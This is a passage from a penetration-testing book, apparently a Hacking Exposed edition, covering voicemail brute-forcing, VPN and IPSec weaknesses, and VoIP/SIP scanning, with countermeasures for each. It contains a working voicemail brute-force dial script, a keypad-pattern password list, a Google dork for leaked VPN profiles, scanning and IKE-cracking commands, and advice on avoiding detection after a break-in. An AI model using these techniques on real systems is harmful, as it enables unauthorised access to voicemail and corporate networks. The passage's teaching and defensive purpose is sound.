Our goal is to create something similar to the simple script shown next. Let's first examine what we want the script to do (see Code Listing 6-9). This is a basic example of a script that dials the voicemail box system, waits for the auto-greeting (such as "Welcome to Company X's voicemail system. Mailbox number, please."), enters the voicemail box number, enters pound to accept, enters a password, enters pound again, and then repeats the process once more. This example tests six passwords for voicemail box 5019. Using

some ingenuity with your favorite programming language, you can easily create this repetitive script using a dictionary of numbers of your choice. You'll most likely need to tweak the script, programming for modem characteristics and other potentials. This same script can execute nicely on one system and poorly on another. Hence, listening to the script as it executes and paying close attention to the process is invaluable. Once you have your test prototype down, you can use a much larger dictionary of numbers, which will be discussed shortly.

Code Listing 6-9—Simple voicemail hacking script in Procomm Plus ASPECT language

```
"ASP/WAS script for Procomm Plus Voicemail Hacking
"Written by M4phr1k, www.m4phr1k.com, Stephan Barnes

proc main
transmit "atdt*918005551212,,,,,5019#,111111#,,5019#,222222#,,"
transmit "^M"
WAITQUIET 37
HANGUP
transmit "atdt*918005551212,,,,,5019#,333333#,,5019#,555555#,,"
transmit "^M"
WAITQUIET 37
HANGUP
transmit "atdt*918005551212,,,,,5019#,666666#,,5019#,777777#,,"
transmit "^M"
WAITQUIET 37
HANGUP
endproc
```

The relatively good news about the passwords of voicemail systems is that almost all voicemail box passwords are only numbers from 0 to 9, so for the mathematicians, there is a finite number of passwords to try. That finite number depends on the maximum length of the password. The longer the password, the longer the theoretical time it will take to compromise the voicemail box. However, the downside again with this process is that it's an attended hack, something you have to listen to while it is going. But a clever person could tape-record the whole session and play it back later, or take digital signal processing (DSP) and look for anomalies and trends in the process. Regardless of whether the session is taped or live, you are listening for the anomaly and planning for failure most of the time. The success message is usually, "You have X new messages. Main menu...." Every voicemail system has different auto-attendants, and if you are not familiar with a particular target's attendant, you might not know what to listen for. But don't shy away from that, because you are listening for an anomaly in a field of failures. Try it, and you'll get the point quickly. Look at the finite math of brute forcing from 000000 to 999999, and you'll see the time it takes to hack the whole "keyspace" is long. As you add a digit to the password size, the time to test the keyspace drastically increases. Other methods might be useful to reduce the testing time.

So what can we do to help reduce our finite testing times? One method is to use characters (numbers) that people might tend to easily remember. The phone keypad is an incubator for patterns because of its square design. Users might use passwords that are in the shape of a *Z* going from 1235789. With that being said, Table 6-1 lists patterns we have amassed mostly from observing the phone keypad. This is not a comprehensive list, but it's a pretty good one to try. Try the obvious things also—for example, the same password as the voicemail box or repeating characters, such as 111111, that might comprise a temporary default password. The more revealing targets will be those that have already set up a voicemail box, but occasionally you can find a set of voicemail boxes that were set up but never used. There's not much point in compromising boxes that have yet to be set up, unless you are an auditor type trying to get people to practice better security.

Once you have compromised a target, be careful not to change anything. If you change the password of the box, it might get noticed, unless the person is not a rabid voicemail user or is out of town or on vacation. In rare instances, companies have set up policies to change voicemail passwords every *X* days, like computing systems. Therefore, once someone sets a password, they rarely change it. Listening to other people's messages might land you in jail, so we are not preaching that you should try to get onto a voicemail system this way. As always, we are pointing out the theoretical points of how voicemail can be hacked.

Finally, this brute-force method could benefit from automation of listening for the anomaly. We have theorized that if the analog voice could be captured into some kind of digital signal processing (DSP) device, or if a speak-and-type program were trained properly and listening for the anomaly in the background, you might not have to sit and listen to the script.

Sequence Patterns	
123456	234567
345678	456789
567890	678901
789012	890123
901234	012345
654321	765432
876543	987654
098765	109876
210987	321098
432109	543210
123456789	987654321

Table 6-1 Test Voicemail Passwords

Patterns	
147741	258852
369963	963369
159951	123321
456654	789987
987654	123369
147789	357753
Z's	
1235789	9875321
Repeats	
335577	115599
775533	995511
U's	
U	1478963
Inverted U	7412369
Right U	1236987
Left U	3214789
Angles	
Angles	14789
Angles	78963
Angles	12369
Angles	32147
0s starting at different points	
147896321	963214789
478963214	632147896
789632147	321478963
896321478	214789632
X's starting at different points	
159357	753159
357159	951357
159753	357951

Table 6-1 Test Voicemail Passwords *(continued)*

+s starting at different points	
258456	654852
258654	654258
456258	852456
456852	852654
Z's starting at different points	
1235789	3215987
9875321	7895123
Top	
Skip over across	172839
Skip over across 1	283917
Skip over across 2	39178
Reverse	
Skip over across	392817
Skip over across 1	281739
Skip over across 2	173928
Bottom	
Skip over across	718293
Skip over across 1	829371
Skip over across 2	937182
Reverse	
Skip over across	938271
Skip over across 1	827193
Skip over across 2	719382
Left to right	
Skip over across	134679
Skip over across 1	467913
Skip over across 2	791346
Reverse	
Skip over across	316497
Skip over across 1	649731
Skip over across 2	973164

Table 6-1 Test Voicemail Passwords *(continued)*

Brute-Force Voicemail Hacking Countermeasures

Deploy strong security measures on your voicemail system. For example, deploy a lockout on failed attempts so that if someone were trying to brute-force an attack, they could only get to five or seven attempts before they would be locked out.

VIRTUAL PRIVATE NETWORK (VPN) HACKING

Because of the stability and ubiquity of the phone network, POTS connectivity has been with us for quite a while. However, the shifting sands of the technology industry have replaced dial-up as the remote access mechanism and given us Virtual Private Networking (VPN). VPN is a broader concept than a specific technology or protocol; it involves encrypting and "tunneling" private data through the Internet. The primary justifications for VPN are security, cost savings, and convenience. By leveraging existing Internet connectivity for remote office, remote user, and even remote partner (extranet) communications, the steep costs and complexity of traditional wide area networking infrastructure (leased telco lines and modem pools) are greatly reduced.

VPNs can be constructed in a variety of ways, ranging from the open-source OpenVPN to a variety of proprietary methods, such as Check Point Software's Secure Remote. Secure Remote on the client will, as it deems necessary, establish an encrypted session with the firewall. Before it can do this, the Secure Remote client needs to know which hosts it can talk to encrypted and what the encryption keys are. This is accomplished by fetching the site from the remote server. Once Secure Remote determines that it needs to encrypt traffic to the firewall, authentication is performed. Authentication can be a simple password, SKey, SecurID, or a certificate, but all data between the firewall and the client is encrypted so the password (even if it is a simple password) is not divulged in the clear.

The two most widely known VPN "standards" are IP Security (IPSec) and the Layer 2 Tunneling Protocol (L2TP), which supersede previous efforts known as the Point-to-Point Tunneling Protocol (PPTP) and Layer 2 Forwarding (L2F). Technical overviews of these complex technologies are beyond the scope of this book. We advise the interested reader to examine the relevant Internet drafts at http://www.ietf.org for detailed descriptions of how they work.

Briefly, *tunneling* involves encapsulation of one datagram within another, be it IP within IP (IPSec) or PPP within GRE (PPTP). Figure 6-7 illustrates the concept of tunneling in the context of a basic VPN between entities A and B (which could be individual hosts or entire networks). B sends a packet to A (destination address "A") through Gateway 2 (GW2, which could be a software shim on B). GW2 encapsulates the packet within another destined for GW1. GW1 strips the temporary header and delivers the original packet to A. The original packet can optionally be encrypted while it traverses the Internet (dashed line).

VPN technologies are now the primary methods for remote communications, which make them prime targets for hackers. How does VPN fare when faced with scrutiny? We provide some examples next.

Breaking Microsoft PPTP

Popularity:	*7*
Simplicity:	*7*
Impact:	*8*
Risk Rating:	***7***

One good example of such an analysis is the June 1, 1998, cryptanalysis of Microsoft's implementation of PPTP by renowned cryptographer Bruce Schneier and prominent hacker Peiter Mudge Zatko of L0pht Heavy Industries (see http://www.schneier.com/paper-pptp.html). A technical tour of some of the findings in this paper written by Aleph One for *Phrack Magazine* can be found at http://www.phrack.org/issues.html?issue=53&id=12#article. Aleph Ones brings further information on PPTP insecurities to light, including the concept of spoofing a PPTP server in order to harvest authentication credentials. A follow-up to the original paper that addresses the fixes to PPTP supplied by Microsoft in 1998 is available at http://www.schneier.com/paper-pptpv2.html.

Although this paper applies only to Microsoft's specific implementation of PPTP, broad lessons are to be learned about VPN in general. Because it is a security-oriented technology, most people assume that the design and implementation of their chosen VPN technology is impenetrable. Schneier and Mudge's paper is a wake-up call for these people. We will discuss some of the high points of their work to illustrate this point.

When reading Schneier and Mudge's paper, it is important to keep in mind their assumptions and test environment. They studied a PPTP client/server interaction, not a




Figure 6-7 Tunneling of one type of traffic within another, the basic premise of Virtual Private Networking

server-to-server gateway architecture. The client connection was hypothesized to occur over a direct Internet feed, not dial-up. Furthermore, some of the attacks they proposed were based on the capability to freely eavesdrop on the PPTP session. Although none of these issues affects their conclusions dramatically, it is important to keep in mind that an adversary with the ability to eavesdrop on such communications has arguably already defeated much of their security.

The primary findings of the paper are as follows:

- Microsoft's secure authentication protocol, MS-CHAP, relies on legacy cryptographic functions that have previously been defeated with relative ease (the LanManager hash weakness exposed and exploited by the L0phtcrack tool).
- Seed material for session keys used to encrypt network data is generated from user-supplied passwords, potentially decreasing the practical bit-length of the keys below the 40- and 128-bit strengths claimed.
- The chosen session encryption algorithm (RSA's RC4 symmetric algorithm) was greatly weakened by the reuse of session keys in both the send and receive directions, making it vulnerable to a common cryptographic attack.
- The control channel (TCP port 1723) for negotiating and managing connections is completely unauthenticated and is vulnerable to denial of service (DoS) and spoofing attacks.
- Only the data payload is encrypted, allowing eavesdroppers to obtain much useful information from control channel traffic.
- It was hypothesized that clients connecting to networks via PPTP servers could act as a back door onto these networks.

Fixing PPTP

Does this mean the sky is falling for VPN? Definitely not. Once again, these points are specific to older Microsoft's PPTP implementation, and PPTP has been significantly improved in Windows 2000 and later and provides the ability to use the IPSec-based L2TP protocol.

NOTE Schneier and Mudge published a follow-up paper (mostly) commending Microsoft for properly addressing almost all the faults they originally identified. They note, however, that MS PPTP still relies on the user-supplied password to provide entropy for the encryption key.

The most important lesson learned in the Schneier and Mudge paper goes unspoken in the text: Resourceful people out there are willing and able to break VPNs, despite their formidable security underpinnings. Some other crucial points are the potential for longstanding vulnerabilities in the VPN platform/OS (for example, the LanMan hash issue) and just plain bad design decisions (unauthenticated control channel and reuse of session keys with the RC4 cipher) to bring down an otherwise secure system.

One interesting paradox of the Schneier and Mudge paper: although openly disparaging Microsoft's implementation of PPTP, they profess the general industry optimism that IPSec will become the dominant VPN technology, primarily because of its open, peer-reviewed development process. However, PPTP and even Microsoft's proprietary extensions are publicly available as Internet drafts (http://www.ietf.org/html.charters/pppext-charter.html). What makes IPSec so special? Nothing, in a word. We think it would be interesting if someone directed similar attentions to IPSec. And what do you know, Bruce Schneier has!

Some Expert Analyses of IPSec: Schneier and Ferguson Weigh In

Many have chafed at the inscrutability of the IPSec draft standard, but Microsoft has embedded it in Windows 2000 and later, so it's not going anywhere for a while. This inscrutability may have a bright side, however. Because no one seemed to completely understand what IPSec is really doing, few had any clue how to attack it when they come across it. (IPSec-receptive devices can generally be identified by listening on UDP port 500, the Internet Key Exchange [IKE] protocol.) As you'll see after next, though, obscurity is never a good assumption on which to build a security protocol.

Fresh off the conquest of PPTP, Bruce Schneier and his colleague Niels Ferguson at Counterpane Internet Security directed a stinging slap at the IPSec protocol in their paper at http://www.schneier.com/paper-ipsec.html. Schneier and Ferguson's chief complaint in this tract is the mind-numbing complexity of the IPSec standard's documents and, indeed, the protocol itself. After years of trying to penetrate these documents ourselves, we couldn't agree more. Although we wouldn't recommend this paper to anyone not intimately familiar with IPSec, it is an enjoyable read for those who are. Here is a sample of some of the classic witticisms and astute recommendations that make it a page-turner:

- "Cryptographic protocols should not be developed by a committee."
- "Security's worst enemy is complexity."
- "The only reasonable way to test the security of a system is to perform security reviews on it." (the *raison d'être* of this book)
- "Eliminate transport mode and the AH protocol, and fold authentication of the ciphertext into the ESP protocol, leaving only ESP in tunnel mode."

Schneier and Ferguson finish with hands thrown up: "In our opinion, IPSec is too complex to be secure," they state, but it's better than any other IP security protocol in existence today. Clearly, current users of IPSec are in the hands of the vendor who implemented the standard. Whether this portends bad or good remains to be seen as each unique implementation passes the scrutiny of anxious attackers everywhere. Although IPSec is a complicated protocol, we'll try to highlight its key points so we know enough to attack it.

Basics of IPSec VPNs

Internet Protocol Security, or IPSec, is a collection of protocols that provide Layer 3 security through authentication and encryption. Generally speaking, all VPNs can be split up at a high level as either site to site or client to site VPNs. It is important to realize that no matter what type of VPN is in use, all VPNs establish a private tunnel between two networks over a third, often less secure network.

- **Site to Site VPN** With a site to site VPN, both endpoints are normally dedicated devices called VPN Gateways that are responsible for a number of different tasks such as tunnel establishment, encryption, and routing. Systems wishing to communicate to a remote site are forwarded to these VPN gateways on their local network, which in turn seamlessly direct the traffic over the secure tunnel to the remote site with no client interaction.
- **Client to Site VPN** Client to site or remote access VPNs allow a single remote user to access resources via a less secure network such as the Internet. Client to site VPNs require the user to have a software-based VPN client on their system that handles session tasks such as tunnel establishment, encryption, and routing. This client may be a thick client such as the Cisco VPN client, or it could be a web browser in the case of SSL VPNs. Depending on the configuration, either all traffic from the client system will be forwarded over the VPN tunnel (split tunneling disabled) or only defined traffic will be forwarded while all other traffic takes the client's default path (split tunneling enabled).

One important note to make is that with split tunneling enabled and the VPN connected, the client's system effectively bridges the corporate internal network and the internet. This is why it is crucial to keep split tunneling disabled at all times unless it is absolutely required.

Authentication and Tunnel Establishment in IPSec VPNs

IPSec employs the Internet Key Exchange (IKE) protocol for authentication as well as key and tunnel establishment. IKE is split into two phases, each of which has its own distinct purpose.

IKE Phase 1 IKE Phase 1's main purpose is to authenticate the two communicating parties with each other and then set up a secure channel for IKE Phase 2. This can be done in one of two ways: Main mode or Aggressive mode.

- **Main mode** In three two-way handshakes (a total of 6 messages), Main mode authenticates both parties to each other. This process first establishes a secure channel in which authentication information is then exchanged securely between the two parties.
- **Aggressive mode** In only three messages, Aggressive mode accomplishes the same overall goal of main mode but in a faster, notably less secure fashion. Aggressive mode does not provide a secure channel to protect authentication information which ultimately exposes it to eavesdropping attacks.

IKE Phase 2 IKE Phase 2's final aim is to establish the IPSec tunnel, which it does with the help of IKE Phase 1.

Google Hacking for VPN

Popularity:	8
Simplicity:	6
Impact:	8
Risk Rating:	7

As demonstrated in the footprinting and information gathering sections of this book, Google hacking can be a simple attack vector that has potential to provide devastating results. One particular VPN related Google hack is `filetype:pcf`. The PCF file extension is commonly used to store profile settings for the Cisco VPN client, an extremely popular client used in enterprise deployments. These configuration files can contain sensitive information such as the IP address of the VPN gateway, usernames, and passwords. Using `filetype:pcf site:elec0ne.com`, we can run a focused search for all PCF files stored on our target domain (Figure 6-8).




Figure 6-8 Google hacking for PCF configuration files

With this information, an attacker can download the Cisco VPN Client, import the PCF, connect to the target network via VPN, and launch further attacks on the internal network! The passwords stored within the PCF file can also be used for password reuse attacks. It should be noted that the passwords are obfuscated using the Cisco "password 7" type encoding; however, this mechanism is easily defeated using a number of tools such as Cain (as shown in Figure 6-9).

Google Hacking for VPN Countermeasures

The best mechanism to defend against Google hacking is user awareness. Those in charge of publishing web content should understand the risks associated with putting any item of information on the Internet. With proper awareness in place, an organization can do annual checkups to search for sensitive information on their websites. Targeted searches can be performed using the `"site:"` operator; however, that may cloud your view




Figure 6-9 Decoding the Cisco password 7 encoded passwords with Cain

pertaining to the disclosure of information about your organization on other sites. Google also has "Google Alerts," which will send you an e-mail every time a new item is added to Google's cache which matches your search criteria. See http://www.google.com/alerts for more information on Google Alerts.

Probing IPSec VPN Servers

Popularity:	*5*
Simplicity:	*5*
Impact:	*3*
Risk Rating:	***4***

When targeting any specific technology, the very first item on the list is to see if its service's corresponding port is available. In the case of IPSec VPNs, we're looking for UDP 500. This is a simple task with nmap:

```
# nmap -sU -p 500 vpn.elec0ne.com
Starting Nmap 4.68 ( http://nmap.org ) at 2008-08-16 14:08 PDT
Interesting ports on 192.168.1.1:
PORT    STATE         SERVICE
500/udp open|filtered isakmp

Nmap done: 1 IP address (1 host up) scanned in 1.811 seconds
```

An alternate but more IPSec-focused tool is `ike-scan` by NTA Monitor (http://www.nta-monitor.com/tools/ike-scan/). This tool is available for all operating systems and performs IPSec VPN identification and gateway fingerprinting with a variety of configurable options.

```
# ./ike-scan vpn.elec0ne.com
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)

192.168.1.1    Main Mode Handshake returned HDR=(CKY-R=5625e24b343ce106)
SA=(Enc=3DES Hash=MD5 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDura-
tion=28800)
VID=4048b7d56ebce88525e7de7f00d6c2d3c0000000 (IKE Fragmentation)

Implementation guess: Cisco IOS/PIX

Ending ike-scan 1.9: 1 hosts scanned in 0.164 seconds (6.09 hosts/sec).  1 returned
handshake; 0 returned notify
```

`ike-scan` not only tells us that the host is listening for IPSec VPN connections, but it also identifies the IKE Phase 1 mode supported and indicates what hardware the remote server is running.

The last probing tool, IKEProber (http://ikecrack.sourceforge.net/IKEProber.pl), is an older tool that allows an attacker to create arbitrary IKE initiator packets for testing

different responses from the target host. Created by Anton T. Rager, IKEProber can be used for finding error conditions and identifying the behavior of VPN devices.

Probing IPSec VPN Countermeasures

Unfortunately, there isn't much you can do to prevent against these attacks, especially when you're offering remote access IPSec VPN connectivity to users over the Internet. Access control lists can be used to restrict access to VPN gateways providing site to site connectivity, but for client to site deployments this is not feasible as clients often originate from various source IP addresses that constantly change.

Attacking IKE Aggressive Mode

Popularity:	*2*
Simplicity:	*8*
Impact:	*8*
Risk Rating:	***6***

We mentioned previously how IKE Aggressive mode compromises security when allowing for the speedy creation of new IPSec tunnels. This issue was originally brought to light by Anton T. Rager of Avaya during his ToorCon presentation entitled "IPSec/IKE Protocol Hacking." To further demonstrate the issues in IKE Aggressive mode, Anton developed IKECrack (http://ikecrack.sourceforge.net/), a tool for brute forcing IPSec/IKE authentication. Before we look at IKECrack, we'll need to identify if the target server supports Aggressive mode. We can do this with the IKEProbe tool (not to be confused with IKEProber) by Michael Thumann of Cipherica Labs (http://www.ernw.de/download/ikeprobe.zip):

```
C:\ >ikeprobe.exe vpn.elec0ne.com
IKEProbe 0.1beta   (c) 2003 Michael Thumann (www.ernw.de)
Portions Copyright (c) 2003 Cipherica Labs (www.cipherica.com)
Read license-cipherica.txt for LibIKE License Information
IKE Aggressive Mode PSK Vulnerability Scanner (Bugtraq ID 7423)

Supported Attributes
Ciphers              : DES, 3DES, AES-128, CAST
Hashes               : MD5, SHA1
Diffie Hellman Groups: DH Groups 1,2 and 5

IKE Proposal for Peer: vpn.elec0ne.com
Aggressive Mode activated …

Attribute Settings:
Cipher DES
```

```
Hash SHA1
Diffie Hellman Group 1

  0.000 3: ph1_initiated(00443ee0, 003b23a0)
  0.062 3: << ph1 (00443ee0, 244)
  2.062 3: << ph1 (00443ee0, 244)
  5.062 3: << ph1 (00443ee0, 244)
  8.062 3: ph1_disposed(00443ee0)

Attribute Settings:
Cipher DES
Hash SHA1
Diffie Hellman Group 2

  8.062 3: ph1_initiated(00443ee0, 003b5108)
  8.094 3: << ph1 (00443ee0, 276)
  8.091 3: > 328
  8.109 3: << ph1_get_psk(00443ee0)

System is vulnerable!!
```

Now that we know our target is vulnerable, we can use IKECrack to initiate a connection to the target VPN server and capture the authentication messages to perform an offline brute-force attack against it. Its use is very straightforward:

```
$ perl ikecrack-snarf-1.00.pl
Usage:  ikecrack-snarf.pl <initiator_ip.port>

  Example: ikecrack-snarf.pl 10.10.10.10.500
```

We can also use our favorite tool, Cain (mentioned numerous times in this book), to perform similar tasks. With Cain, an attacker can sniff IKE Phase 1 messages, and then launch a brute-force attack against it. Commonly, attackers will use Cain in conjunction with a VPN client to simultaneously sniff and emulate the connection attempt. This is possible because when we're attacking IKE Phase 1, we're targeting the information sent from the server, meaning that a VPN client configured with an incorrect password has no bearing on the overall attack.

IKE Aggressive Mode Countermeasures

The best countermeasure to IKE Aggressive mode attacks is to simply discontinue its use. Alternative mitigating controls may be to use a token based authentication scheme which doesn't patch the issue but makes it impossible for an attacker to connect to the VPN after the key is cracked, as it will change by the time the attacker breaks it.

VOICE OVER IP ATTACKS

Voice over IP (VoIP) is a very generic term that is used to describe the transport of voice on top of an IP network. A VoIP deployment can range from a very basic setup to enable a point-to-point communication between two users to a full carrier-grade infrastructure in order to provide new communication services to customers and end users. Most VoIP solutions rely on multiple protocols, at least one for signaling and one for transport of the encoded voice traffic. Currently, the two most common signaling protocols are H.323 and Session Initiation Protocol (SIP), and their role is to manage call setup, modification, and closing.

H.323 is actually a suite of protocols defined by the International Telecommunication Union (ITU), and the encoding is ASN.1. The deployed base is still larger than SIP, and it was designed to make integration with the public switched telephone network (PSTN) easier.

SIP is the Internet Engineering Task Force (IETF) protocol, and the number of deployments using it or migrating over from H.323 is growing rapidly. SIP is not only used to signal voice traffic, but it also drives a number of other solutions and tools, such as instant messaging (IM). Normally operating on TCP/UDP 5060, SIP is similar in style to the HTTP protocol, and it implements different methods and response codes for session establishment and teardown. These methods and response codes are summarized in the following tables:

Method	Description
INVITE	Initiation message for a new conversation
ACK	Invites acknowledgement
BYE	Terminates an existing session
CANCEL	Cancels all pending requests
OPTIONS	Identifies server capabilities
REGISTER	SIP location registration

Just like HTTP, responses are categorized by code:

Error Code	Description
SIP 1xx	Informational response messages
SIP 2xx	Successful response messages
SIP 3xx	Redirection responses
SIP 4xx	Client request failure

The Real-time Transport Protocol (RTP) transports the encoded voice traffic. The control channel for RTP is provided by the Real-time Control Protocol (RTCP) and consists mainly of quality of service (QoS) information (delay, packet loss, jitter, and so on). RTP runs on top of UDP, and both the source and destination port may be dynamic

(5004/UDP is common). RTP doesn't handle the QoS, because this needs to be provided by the network (packet/frame marking, classification, and queuing).

There's one major difference between traditional voice networks using a PBX and a VoIP setup: In the case of VoIP, the RTP stream doesn't have to cross any voice infrastructure device, and it is exchanged directly between the endpoints (that is, RTP is phone-to-phone).

TIP For an expanded and more in-depth examination of VoIP technologies, tools, and techniques, check out *Hacking Exposed VoIP* (McGraw-Hill Professional, 2007; http://www.hackingexposedvoip.com).

Attacking VoIP

VoIP setups are prone to a wide number of attacks. This is mainly due to the fact that you need to expose a large number of interfaces and protocols to the end user, the quality of service on the network is a key driver for the quality of the VoIP system, and because the infrastructure is usually quite complex.

SIP Scanning

Popularity:	*6*
Simplicity:	*8*
Impact:	*2*
Risk Rating:	***5***

Before attacking any system, we'll need to scan it to identify what is available. When targeting SIP proxies and other SIP devices, this discovery process is known as SIP Scanning. SiVuS is a general purpose SIP hacking tool for Windows and Linux that is available for download at http://www.vopsecurity.org/ (registration required). Among many other things, SiVuS can perform SIP scanning with ease via its point and click GUI, as shown in Figure 6-10.

Besides SiVuS, there are a number of other tools out there to scan for SIP systems. SIPVicious (http://sipvicious.org/) is a command line based SIP tool suite written in python. The `svmap.py` tool within the SIPVicious suite is a SIP scanner meant specifically for identifying SIP systems within a provided network range (output edited for brevity).

```
C:\ >svmap.py 10.219.1.100-130

| SIP Device         | User Agent          | Fingerprint         |
-----------------------------------------------------------------
| 10.219.1.100:5060 | Sip EXpress router | Sip EXpress router |
| 10.219.1.120:5060 | Asterisk PBX       | Asterisk           |
```




Figure 6-10 SiVuS Discovery

SIP Scanning Countermeasures

Unfortunately, there is very little you can do to prevent against SIP scanning. Network segmentation between the VoIP network and the user access segments should be in place to prevent against direct attacks against SIP systems; however, it should be noted that once an attacker has access to this segment, they can scan it for SIP devices.

Pillaging TFTP for VoIP Treasures

Popularity:	*5*
Simplicity:	*9*
Impact:	*9*
